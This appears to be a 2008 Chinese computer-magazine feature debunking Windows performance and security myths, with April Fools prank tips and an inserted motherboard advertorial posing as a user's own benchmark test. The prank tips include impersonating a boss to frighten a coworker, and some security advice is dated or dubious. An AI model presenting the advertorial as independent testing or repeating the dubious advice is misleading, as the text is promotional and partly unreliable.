Server 2008的一些特征,如内核安全改良、网络接入保护模块和策略等。还增加了登录前可以抓屏、“黑洞路由器”检测等功能,后者可以使XP拥有可探测、防范非法路由器送来的数据的能力。在现今这个网络时代,路由器设备相当多,这个功能也会十分有用。

### ★实测: Vista SP1针对以往系统对比测试

Vista SP1,性能上到底有什么提高呢?国外一家网站做了一个对比测试,测试项目相对全面,涉及系统性能、多媒体性能、处理器性能、网络性能和磁盘性能等诸多方面。让我们来看一下结果(见图1)。



	Windows XP SP1	Windows Vista	Windows Vista SP1
PCMark 05 (分值越高越好)	9024	10403	10493
Premiere 视频压缩 (时间越短越好)	1:10	1:08	1:08
局域网拷贝 1.37GB文件 (时间越短越好)	3:37	12:58	15:41
硬盘读写速度 (数值越大越好)	读119MB/s 写123MB/s	读83MB/s 写61MB/s	读80MB/s 写53MB/s

可以看出,三套系统谁快谁慢的问题是没有一个确定答案的,不同情况下差异相当大。首先在PCMark05综合测试里,Vista的得分比XP大幅提高了15.28%,Vista SP1则又比Vista RTM略略提升了0.87%。接下来的千兆局域网文件拷



贝测试让人大跌眼镜。测试使用一个1.37GB的文件夹,内有2606个不同大小的文件。结果XP SP2只用3分37秒就完成了远程传输,而Vista耗时长达12分58秒,Vista SP1更是给出了15分41秒的“惊人”成绩。在网络方面Vista加入了“远程差分压缩”功能,但结果却适得其反。最后的磁盘性能测试更是让Vista颜面尽失。

我们知道,硬盘读写速度一直都是电脑速度的一个瓶颈,可是SP1在这个瓶颈上不但没有提高,竟然把“瓶口”越收越紧,让人感到不可思议。

### 打“愚”:换Vista,先别着急

在了解了Vista SP1和XP SP3后,相信大家对它们也有了比较客观的认识。相信大家的电脑逐渐会朝着双核CPU、大硬盘、大内存方向发展,Vista华丽和安全的特性会让更多新用户接受。不过,Vista仍然不稳定、不成熟的地方对众多企业用户和追求稳定的游戏玩家、系统新手来说却是致命的缺陷。而XP SP3的出现,将把XP打造成一个趋于完美的系统,如果再手动加上一些外观优化,那为什么我们还要委曲求全地使用Vista呢?


#### 小提示:两套补丁集上市时间

Vista SP1正式版发布时间:2008年第一季度  
XP SP3正式版发布时间:2008年上半年



## 大“愚”之愚 删除Cookie就能保安全

愚论:用IE浏览网页后,为了防止本地的用户窃取我们的隐私信息,只需做以下操作即可:在IE中运行“工具→Internet选项→Internet属性”,在其中清除掉IE的脱机文件、历史记录、cookies,清除表单,再重新启动电脑(见图2)。



“愚”之处:这样的方法,你的浏览记录还乖乖地躺在电脑里呢!问题就出在一个名为index.dat的文件上!这个index.dat(属性为隐藏)在你的Temporary Internet Files、history、小甜饼s文件夹里都存在。文件大小从几十KB到几十MB不等。它记录了你所访问过的网址URL、访问时间,并将其指向浏览器缓存文件夹的几个子文件夹,以提高IE的浏览速度。我们在IE中执行“删除脱机文件”、“清除历史记录”、“清除表单”命令时,系统中的index.dat文件并不会被删除。安全隐患在于,一些有不明目的的偷窥者可以通过特殊的工具(如Index.dat Viewer,它的下载地址为:<http://work.newhua.com/cfan/200807/indexview.rar>查看它包含的内容进而得知我们的浏览记录(见图3)。



### 打“愚”:正确的解决办法

如果你对隐私信息非常在意,除了常常采用的删除IE临时文件等保护措施外,在下网后还需要将index.dat删除。打开资源管理器,搜索“index.dat”,

注意在搜索的高级选项中要选择“搜索系统文件”和“搜索隐藏的文件和文件夹”,将搜索的所有结果全部删除。删除完毕再删除该账户即可。

#### ★愚人节Tips:超简单MSN整人秘籍

MSN可以随意改写自己的昵称,这让我们可以用来整人。比如,你和同事都添加了你们领导的MSN,你就可以将领导的MSN昵称完整复制下来,修改为你自己的,然后对你的同事说“你去财务领工资吧,下个月不用来了”。聊天窗口中你的名称信息和领导的几乎完全一样,只有邮件地址不同,同事一定会被吓坏的!



## 大“愚”之愚 改注册表就能让XP性能优异

“愚”论:Vista的高性能其实在XP中就能实现,只要在注册表中添加一个项目,启用后能像在Windows Vista一样提高Windows XP的性能。方法是在“开始→运行”中输入“regedit”,打开注册表编辑器,在[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement\PrefetchParameters]中添加“EnableSuperfetch”一项。

打“愚”:这个“愚”论起源于美国一家IT媒体草率地刊登了一位读者的错误来信而未加核实。Windows内部权威Mark Russinovich证实:“这样修改注册表是没有作用的,Windows内核中根本不存在‘Superfetch’字符串。这样修改什么效果都不会有,因为根本不存在‘Superfetch’命令。Windows不能执行一个不存在的命令,将直接忽略掉它,那些说这个技巧有效的人都在自欺欺人。”

#### 小提示:类似的“愚”论


清空“C:\Windows\Prefetch”文件夹同样无法实现提速的效果。每次你删除一个应用程序预取文件(.PF文件),下次启动它时你将要花费更多时间,最高可以增加一倍时间,因为XP无论如何都将重建预取跟踪文件。还有一种说法,修改注册表[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\MemoryManagement\PrefetchParameters],把EnablePrefetcher的值设成大于3的数可以提高性能。事实上,Windows XP的预取机制是内存管理器的一部分,它可以帮助减少Windows和应用程序的启动时间。在排除故障或实验室里你可能需要禁用它。0 = 禁用,1 = 启用应用程序运行预取,2 = 启用系统启动预取,3 = 两者都预取(默认,最佳的) Windows XP这个默认值是3,像4,5,6这样的值是不存在的也就是无用的,XP默认的3已经是最佳性能了。



# 买780G主板一定要带板载显存!

最新3Dmark06测试, 昂达A78GT提升显示性能达70%

**买**780G一定要带板载显存! 这是我近期装机的经验之谈。我发现自己刚买的昂达A78GT主板, 特别板载了一颗硬显存芯片, 朋友们议论纷纷, 过去的整合主板一直没有硬显存, 一旦有了它不就跟独显一样了? 带着疑问, 我搞了项小测试, 发现性能果然了不得! 下面是我开启“板载显存模式”前后跑3Dmark06的得分对比:



(图1) 配置: 黑盒5000+2GB DDR667/昂达A78GT/AMD 催化剂驱动8.47RC1。  
成绩来源www.zol.com.cn

我们发现在3Dmark06测试中, 使用板载显存后, 昂达A78GT得分竟提升了70%, 在新驱动8.47RC1的带动下, 整合主板性能如今竟直逼入门级独立显卡, 接着看下表:

测试项目	512M 共享显存	板载64M硬显存 +512M共享显存	性能提升
3Dmark03得分	1648	3228	95.8%
3Dmark05得分	2232	2606	16.8%
3Dmark06得分	1064	1757	70%

(表1: 使用板载显存前后测试3Dmark成绩得分。配置: 速龙3000+/1GB DDR667/昂达A78GT/AMD 催化剂驱动8.47RC1)

以上数据我们不难看出, 新驱动对板载显存效果做了优化, 即使对于3Dmark06所代表的这类DX10新游戏, 使用板载显存后的昂达A78GT依然有70%左右的性能提升。也正是由于这项特殊的硬件特色, 昂达A78GT仅用15天时间就勇夺IT垂直门户“中关村在线”网站关注度排行第二名, 成为开年装机市场上当之无愧的人气王。

**■整合板子赛独显, 买昂达A78GT有性能又划算**

昂达A78GT性能= AMD770主板+HD2400Pro独显, 因此少买一块独显, 599元的昂达A78GT显然性价比更高。

## ■五大热门3D游戏实测, 开双倍抗锯齿跑《使命召唤4》37帧

在以往整合主板的历史上, 从来都是以最低画质设置去跑主流游戏的, 但从昂达 A78GT 主板开始, 历史将被刷新, PK 的第二轮我们将直接挑战当前最热门的五大热门3D 游戏, 请注意下表中的游戏画质设置。

ITEM	帝国时代3 (1024*768 阴影&纹理高)	命令与征服3 (1024*768 阴影&纹理高)	魔兽世界燃烧的远征 (1024*768 开垂直同步)	极品飞车11 (1024*768 关特效)	使命召唤4 (800*600 开阴影开垂直同步)
平台					
昂达A78GT (500/800MHz)	30.23fps	30.34fps	60fps	30.29fps	37.11fps
AMD 770+ HD2400Pro (600/800MHz)	35.92fps	36.71fps	65fps	35.59fps	45.7fps

(表3) 测试平台: AMD 5000+/2GB DDR2-667/SATA 250GB/XP SP2

## ■昂达A78GT性能等于AMD770主板+HD2400Pro独显, 却只卖599元

昂达A78GT不仅具备惊人的显卡性能, 还具备强悍的高清解码水平, 它集成了全新视频加速解码引擎(UVD), 可硬解码所有主流HD视频播放格式 (如VC-1, MPEG-2 和 H.264)。

POP电脑时尚网站对昂达A78GT评测后认为其硬解码水平“完全能够和同级别的独立显卡HD2400Pro媲美”, 工程师指出在最高码率达40Mbps的视频面前, 昂达A78GT的强大的UVD功能把CPU占用率强悍的降到了5%左右, 同时更提供完整的HTPC级视频接口, 可接驳HDMI高清/DVI/VGA等多种视频接口。昂达A78GT与AMD770主板一样, 不仅支持最新K10处理器, 还配备了更强的多媒体南桥功能, 从综合性能上已经超越AMD770+HD2400Pro的组合, 却只卖599元, 仅板卡两项即为装机者整整省下了300元。

测试项目	AMD770+HD2400Pro (600/800MHz)	昂达A78GT (AMD 780G)
FarCry帧数(800*600)	41.93	37.11
3Dmark06(1024*768)	1956	1793
零售价	主板+显卡 899元	主板+显卡599元

(图片3: 昂达A78GT对比独显/数据来源: 天极网评测室)

## ■买780G一定要带板载显存!

4年前我花1200K买了片艾尔莎 Ti4200显卡, 如今竟跑不过780G主板的集显, 呵呵, 是时候淘汰了。买780G一定要带板载显存! 这是第八代整合主板的最大性能奥秘, 同样掏599元, 板载显存可以让主板集显性能再翻倍。年前已购买昂达A78GT的朋友已经开始享受《魔兽世界》《实况地球11》的高速乐趣, 开年装机, 精明的你又怎能错过?

昂达A78GT主板

售价:599元



昂达代理商网上查询: <http://www.onda.cn>

或来函: [huodong@onda.cn](mailto:huodong@onda.cn) 电话: 020-87636363



## ★愚人节Tips:用声音整人

利用麦克风和Windows自带的“录音机”程序录下一些恐怖或离奇的声音,然后将其设置为Windows开(关)机声音。这样当被愚者开(关)机的时

候,冷不丁地肯定被吓一跳。

提醒:愚人节当天不给任何人可以接近你电脑的机会。

提醒被愚者:无论何时何地都千万要记住将系统锁定,再离开电脑。一旦

怀疑中计,只能小心,细心地去观察破解了。



## 大“愚”之四 禁用服务就能提高系统运行速度

说到操作系统的优化,你身边一定会有很多所谓的高手,给你提供很多优化系统的妙方,但是这些“偏方”可不一定有效呀!




**系统伪高手:**只要禁用系统服务,系统运行速度就可以大幅度提高。

**系统菜鸟:**恩,我想也是。我经常用Photoshop处理图片,速度总觉得不快,关闭系统服务是不是可以提高它的速度?

**系统伪高手:**没错,关闭的服务越多,节省的资源越多。比如如果你从来不用Windows的计划任务,就可以把Task Scheduler Service服务关闭。



打“愚”:上面的理论听起来非常有道理,系统服务都在启动时运行,关闭它们当然可以提高系统运行速度了。事实上,这个理论存在两个问题(见图4)。



★**谬误一:**禁用不必要的服务,只能对性能有一个影响——减少Windows XP启动时间,因为服务在电脑登录前启动,更少的服务会缩短这个时间。但是,在电脑启动之后,减少服务并不会提高系统运行速度,更别说提高Photoshop处理图片的速度了。

★**谬误二:**并不是所有服务关闭后都会提高启动速度,有些服务关闭后,反而会延长系统启动时间。比如“DNS Cache Service”服务:这是DNS解析器缓存服务,如果被停止,客户端计算机的总体性能将下降,DNS查询的网络通信量将会增加。这会明显地降低你刚刚去过的网站的访问速度,也会不必要地增加ISP的DNS服务器工作量。

## 小提示:DNS缓存服务

DNS服务就是把人们容易记的域名(www.cfan.com.cn)翻译(也可以说是)成电脑可以读懂的IP地址(123.223.33.44),以便连接到互联网上的服务。而DNS缓存服务就是把以前解析过的域名保存在本地,加快下次查询速度。

“Task Scheduler Service”服务:任务计划服务负责关闭的是“开始一程序一附件一系统工具”中的任务计划的服务。禁用这项服务会增加Windows XP启动和应用程序加载的时间,因为预取跟踪文件和Layout.ini文件无法被创建或更新。

## 小提示:预取跟踪文件和Layout.ini


预取跟踪文件就是前面例子中提到的Prefetch文件夹,默认情况下,Windows XP每隔三天就会执行一次局部碎片整理并根据当前的使用情况调整磁盘的布局。所移动的文件将被写入Layout.ini文件(可在系统根目录的Prefetch目录下找到)。如果删除该文件夹下的内容,系统会自动重建,并消耗更多的时间。

火速链接:但是,毕竟系统服务会影响Windows启动速度,我们还是建议您对它进行调整。具体调整方式,请参看本刊制作的免费PDF教科书《Windows 2000/XP调整天书》,下载地址是<http://work.newhua.com/cfan/200807/service.rar>。



## 大“愚”之五 把FAT32转换成NTFS不如直接 格式化性能好

“愚”论:由于512B的簇太小,把FAT32转换成NTFS相对于直接格式化会降低性能。



深色的扇形是一个簇,NTFS的簇沿着边界排列,提高了性能。

打“愚”:在NTFS卷中,簇从零扇区开始,因此,是沿着簇边界排列的,然而,FAT文件系统

的格式化不能保证数据簇是沿着簇边界排列,性能不如NTFS。在Windows

2000中,CONVERT通过把簇大小强制设为

512B来解决这个问题,这种方式降低了性能并且增加了碎片。而Windows XP中,CONVERT会选择最佳簇大小(4KB最理想)。因此,在Windows 2000中将FAT32转换成NTFS确实不如直接格式化效果好,而在Windows XP中转换NTFS,则不会影响系统性能(见图5)。

## ★愚人节Tips:令人抓狂的“文档丢失案件”

将被愚者电脑中的“我的文档”所对应的目标文件夹改变,让其误以为辛辛苦苦撰写的文档全部消失。



## 大“愚”之六 只要在文件夹选项中设置一下, 电脑中所有文件就都能看到

“愚”论:在Windows XP中可以看到任何文件,只要更改默认的设置就能看到。打开“控制面板一外观和主题一文件夹选项”,选择“显示所有文件和文件夹”,取消“隐藏保护的

打“愚”:恶意程序和病毒可以通过“RootKits技术”真正地隐藏自己不被Windows资源管理器查看到。RootKits最早是一组用于UNIX操作系统的工具集,黑客使用它们隐藏入侵



活动的痕迹。目前Windows操作系统上也已经出现了大量使用RootKits技术编写的软件。这些RootKits就像一层铠甲,将自身及指定的文件保护起来,使其他软件无法发现、修改或删除这些文件。带有RootKits的流氓软件和病毒就像练就了“金钟罩”、“铁布衫”,不除这种保护伞,各种杀毒软件都无法对其进行彻底清除。目前,几乎所有杀毒软件都已经具备了反RootKits技术。


### 小提示: RootKits新技术

2007年,两名俄罗斯黑客发布了如下帖子:“New technology of rootkits: Unreal”,其中说明了他们最新发明的Unreal Rootkit技术,并给出了一个样本,声称该技术可以做到无进程,隐藏文件和驱动,无注册表隐藏。多个国家的安全组织、杀毒软件厂商的25种权威反RootKit工具全都在这个新的RootKit技术前失效。

### ★实例: 如何查看隐藏进程

除了杀毒软件,有没有什么工具可以查看使用RootKit工具保护的进程呢? 推荐你使用

“检测隐藏进程超级工具(绿色版)” (下载地址: <http://work.newhua.com/cfan/200807/proc.rar> 快车代码:CF0807CMTBHT01),它是一个绿色软件,只有一个可执行文件,运行后就可以看到系统中所有进程(包括隐藏进程、使用RootKits技术进程),点击右键就能终止它们(见图6)。另外一个著名的进程管理工具是Process Explorer (<http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx>),你也可以参考使用。




## 大“愚”之七

### 用“添加删除程序”卸载软件

“愚”论:卸载软件,从控制面板中的“添加/删除程序”卸载软件,或者使用软件自带的卸载工具。

打“愚”:其实这样做也没有什么特别不对的,只是这种卸载方法无法清除软件带给系统的一些垃圾文件。

### ★选择1: Ashampoo Uninstaller Platinum 2



下载地址: [http://www2.ashampoo.com/webcache/html/1/product\\_2\\_0703\\_.htm](http://www2.ashampoo.com/webcache/html/1/product_2_0703_.htm) (快车代码:CF0807CMTBHT02)

软件特点: 安装软件前它会先扫描一遍当前的系统配置,完成后再进行第二次扫描,最后通过比较得出不同之处,而这些不同的地方就是安装软件所新增的文件和对系统所做的修改(见图7)。(收费软件,提供40天的免费试用)

### ★选择2: Total Uninstall 2.35

下载地址: <http://www.aplusfreeware.com/categories/util/files/tun235.zip> (快车代码:CF0807CMTBHT03)

软件特点: 2.35是最后一个免费版本,推荐使用,此后的版本开始收费了。

### ★选择3: ZSoft Uninstaller

下载地址: <http://www.zsoft.dk/download.php?appid=4> (快车代码:CF0807CMTBHT04)

软件特点: 这是一款兼顾了以上二者特点的免费软件,既能卸载软件,又有清理系统这样的附加功能。

### ★愚人节Tips: 离奇死掉的显示器

这是更为“歹毒”的一招,将用户显示器的对比度调整至最低,以屏幕漆黑为原则。如此一来,除非对方非常细心,否则极难发现真正的原因。如果他觉得是硬件出问题,有可能会将自己的电脑“大卸八块”。

## 更多小“愚”

★谬误:“微软藏有布什的秘密”打开记事本输入“Bush hid the facts”(布什隐藏事实真相),保存后再重新打开这个文本。如果你用的是中文版XP,你会看到一串奇怪的汉字“欧棒集摩瑞故映检蒙”,而在英文版XP则变成了一串方块。同样方法输入“联通”也有同样效果。其实这不是什么“秘密”,记事本遇到某些缺乏专用前缀的短字符串时会尽量猜测使用哪种编码。碰到没有专用前缀的文件时,记事本不得不猜测这个文件的编码,如果猜错了,打开这个文件后会胡乱显示一些字符。

★谬误:“NTFS不需要碎片整理”相比FAT文件系统,NTFS不容易产生碎片,但仍然还是有碎片。

★谬误:“内存优化、整理软件可以提高性能”由于内存整理强行增加可用内存,强行将其他进程的数据和代码移出物理内存,因此反而降低了系统性能。

★谬误:“注册表清理工具能够提高性能”几百KB不用的键和值不会对系统产生感觉得出来的影响。即使注册表真的太臃肿了,也只是会对搜索注册表时添加麻烦。

★谬误:“使用受限用户(Limited User)是个很实用的安全措施”没有管理员账户,Windows就做不了什么事,因为大多数应用程序根本没考虑权限的问题,只想到了在系统管理员级账户下的使用,因此很容易引发无法保存、无法打开、程序停止响应等错误。

★谬误:“用反恶意软件提供的特殊的Hosts文件可以防止感染间谍软件”大量的恶意软件使用Hosts文件将用户的浏览器重定向到其他网站,他们同样可以将Windows重定向到另一个Hosts文件上,频繁地更新hosts文件并不能起到作用。



## 用安全软件 别太傻太天真



太天真

XX杀毒软件最好?

VB百分百就是最好的杀软?

“愚”论:在周围人眼里,你的电脑水平应该已经不错了,很可能有人问你:“哪款杀毒软件最好?”如果你把自己最喜欢的那款推荐给他了,说明你不太负责任了。

打“愚”:对杀毒软件的盲目崇拜就好像个人崇拜一样,盲目地相信一事物,容易被光环蒙蔽自己的眼睛。多数人只是根据自己的主观感觉来判断究竟哪个软件好。就算一款软件在用户中的口碑非常好,其实往往也是有厂商“口碑营销”的功夫在里面。周围人的意见就像他们对于颜色的好恶一样,是十分主观的。就像衣服一样,没有“最好的”,但有“更适合你的”。

## 流行杀毒软件优势劣势表


软件名	优势	劣势
诺顿	与系统紧密连接	拖慢系统速度
Dr.Web	脱壳技术一流	压缩包扫描速度慢
F-Secure	多引擎同时扫描	进程过多
小红伞	低漏杀率	误杀较多
McAfee	小资源占用	扫描能力差
卡巴斯基	响应速度快、主动防御	对于改时间病毒防御差
BitDefender	超大病毒库	流行度较差
NOD32	启发式杀毒	对木马查杀弱

## ★小提示:什么是启发式杀毒

启发式杀毒就是将对象文件与病毒特征库中的病毒原码进行比较,当二者匹配率大于某一值时(通常这一值较小,所以容易误报),杀毒软件就会将其列为可疑文件以进行下一步的处理。这就是所谓启发式杀毒。NOD32杀毒软件就使用的是这种杀毒方式(见图8)。

## ★小提示:什么是主动防御

“主动防御”通过“行为判断”技术,开发出了“危险行为监控”、“行为自动分析和诊断”等技术。这些技术从动态和静态两个角度来判定程序的行为特征,可以识别大部分未被截获的未知病毒和变种。



8

## ★愚人节Tips:愚人节起源于中国

愚人节其实源自中国,唐朝时候有一年,福建一带的渔民出海打鱼整整一个月却没有打到几条鱼。一次一个渔夫将一只木鱼放在船头,出海打鱼。回来的时候人们发现他打了整整一船的鱼,人们便效仿,同样满仓而归。于是人们就把这天定为“渔人节”,后来演变为“愚人节”……

既然每款产品都是各有长短,那么权威评测是不是能给我们答案呢?Virus Bulletin 可以说是国际上最有名、历史最悠久的病毒测试机构之一,1989年于英国成立至今,定期对各大防病毒品牌产品进行测试,其报告备受全世界防病毒业界所公认与推崇,测试着重防病毒软件对病毒侦杀率与扫描速度的表现,并在扫描过程中没有任何误判情况,方可取得 Virus Bulletin 的最高荣誉 VB 100% 奖状。评测没有打分,在Virus

Bulletin看来只有两个结果:通过或者不通过。这样的机构评出的最优杀毒软件是不是就是最好呢?

也不尽然,目前主动防御这个概念越来越被重视,现在也有很多以此为基础的防病毒软件,其防病毒效果绝对是传统型杀软(包括启发式杀毒能力很强的)不能达到的,一些在主动防御上有建树的防病毒软件已经事先定义好杀毒规则,这和没做规则的是完全不可同日而语的——这种测试似乎不太公平。

## ★愚人节Tips:电台愚弄听众

英国某电台曾开了一个出色的愚人节玩笑:一名科技记者报道说,由于奇异的地质现象,在英国某些地方地球引力减弱了。他请收听广播电台的听众们上下跳跳看,若是比往常跳得高,就打电话告诉英国广播公司。广播公司竟然接到好几百个电话,有一个人竟然说他变轻了,轻得能在天花板那么高处飘来荡去。直到中午12点,广播公司才有礼貌地告诉听众,那完全是愚人节开的玩笑。



太天真

杀毒软件只能安装一个?


“愚”论:一定有很多人曾经告诉你:杀毒软件不要安装一个以上——因为这样很容易引起冲突。

打“愚”:其实我们都知道不同的杀毒软件特点不一样,如果能同时使用,效果当然不同凡响!事实上,杀毒软件可以装2个甚至多个,当然,只能开启其中一款软件的监控功能。当然,安装绿色版作为所谓“副杀”,出现兼容性问题概率会更小。不过绿色版杀毒软件多是网友自行制作,可靠性无法保证,建议到一些安全论坛查找经过大家试用的绿色杀毒软件。另外,也有2个杀毒软件同时开监控也没问题的情况,比如McAfee和Dr.Web(俗称大蜘蛛)。

## ★实例:不装软件 20个杀软同时扫描你的文件!

虽然可以尝试着装两个杀软,但是风险成本未免有点大,能否不装杀毒软件、用多个引擎查杀病毒呢?常去安全软件论坛逛的朋友一定去过“病毒样本区”吧?那里是众多杀软“争相表现”的竞技场。某个人上传可疑样本,之后跟帖的贴出杀软的扫描结果。但有时候某个人一帖就是一串杀软的扫描结果,难道他装了那么多的杀软?

其实没有,他是利用了在线扫描网站这个“得力的助手”,你想不想也有一个?





Online Malware Scan (<http://virusscan.jotti.org/>) 汇集了20个杀毒引擎,其中还包含了咱们的瑞星。见图9)

Virus (<http://scanner.virus.org/>) 有简体中文版本,界面友好,杀毒引擎同样超过20种)

Virus Total (<http://www.virustotal.com/>)

#### 小提示:

这三个网站只对上传的文件进行扫描,并不具备杀毒功能。而且上传之前注意查看其服务状态,有的网站在服务器满载的情况下是无法上传文件的,有的则是要等待很久。

小提示:百度近期推出的安全中心(<http://an.baidu.com/>)提供了在线杀毒的功能,它使用了金山毒霸的杀毒引擎。



### 太天真 ① 病毒是杀软厂商自己做出来的

相信很多人就相信这样的猜测——做出病毒,再推销对应的杀毒软件。从本质来说,谁也不能确定某些病毒的产生有没有杀毒厂商的参与。但可以肯定的是,从熊猫烧香的例子就能看出,木马产业链已经完成了和流氓软件产业链的结合,病毒本身就能够赚钱——这才是目前众多病毒产生的根源,早些年前那种纯粹为了显示编程技术而编写病毒的时代已经过去了,层出不穷的新病毒、新木马使杀毒软件厂商们已经拥有了足够多的炒作资本,没必要再去费力地开发“新产品”了。



### 太天真 ② 用安全辅助软件代替杀毒软件

现在,电脑用户在保护电脑的时候,除了杀毒软件之外,又多了一些安全辅助软件,比如360安全卫士、瑞星卡卡等。这些软件也有查杀木马的能力,安全辅助软件查杀木马主要依据MD5值、文件名、路径等,而不是用特征码查杀,所以查杀的结果令人怀疑。而且安全辅助性软件主要针对木马病毒,对于其他的病毒没有什么查杀能力。同时安全辅助性软件无法对某个文件进行查杀(下载了一个带毒的安装程序它却无法认出来)。

#### 愚人节Tips: 瑞典电视前挂尼龙袜

在1962年,世界上的电视观众,当然也包括瑞典人,都还在收看黑白电视。愚人节这天,瑞典仅有的一家电视台发布新闻说,电视技术取得突破,只要观众在自己的电视机屏幕前挂上一只尼龙袜,就可以收看彩色画面。



### 太傻 ① 杀毒软件都是收费的

没错,几乎所有杀毒软件都是收费的,而且一般都是以年为单位收取升级费用。那么有没有免费的杀毒软件呢?有比如大家熟悉的360安全卫士携带的卡巴斯基半年免费版,可以到[http://www.360.cn/download/soft\\_down3.html](http://www.360.cn/download/soft_down3.html)下载一个豪华版,内嵌卡巴斯基V7.0安装包。在需要使用杀毒功能时,本版360安全卫士无需再次下载扩展包,即可完成卡巴斯基V7.0的安装,免费使用期限是半年。


#### 小提示: 还有哪些免费杀软?

NOD32 免费180天: <http://www.nod32cn.com/pplive/index.php>  
小红伞 免费90天: <http://www1.avira.com/en/evaluate/chip.php>

#### 实例: 半年太少,我要永久免费版!


AOL推出过Active Virus Shield杀软是基于卡巴斯基的界面和引擎,功能上有很多“缩水”,比如无法添加信任程序。但如今与Mcafee合作,推出的这个版本却不是缩水的,只是界面上多了一个AOL Logo,其他地方与Mcafee个人版无异。

**第一步:** 登录<http://safety.aol.com/isc/BasicSecurity/>, 点击页面中的“Download Free Security Now”(现在下载免费安全软件)(见图10)。



**第二步:** 点击页面中的“Start here: Get a Screen Name now”(获得一个用户名),在新页面中填入一些个人信息,然后按下“Submit”(见图11)。

**第三步:** 在新页面中点击“Download Free Security Now”,就可以开始下载软件了。



### 太傻 ② 所有Svchost.exe都是病毒

2003年泛滥的冲击波病毒,给计算机用户造成了极度的恐慌。现在基本没什么人中这个病毒了,但是后遗症可不少——很多人一看见系统中有Svchost.exe进程,就说自己感染了冲击波,甚至很多人认为Svchost.exe就是木马程序的伪装外壳。

其实,Svchost.exe本身是Windows操作系统中一个正常的进程。在Windows 2000中,一般有两个该进程;Windows XP中肯定会有四个该进程。通常,Svchost.exe文件存在于%Systemroot\System32目录下和Dllcache目录下。其他目录出现Svchost.exe就可能不正常了。

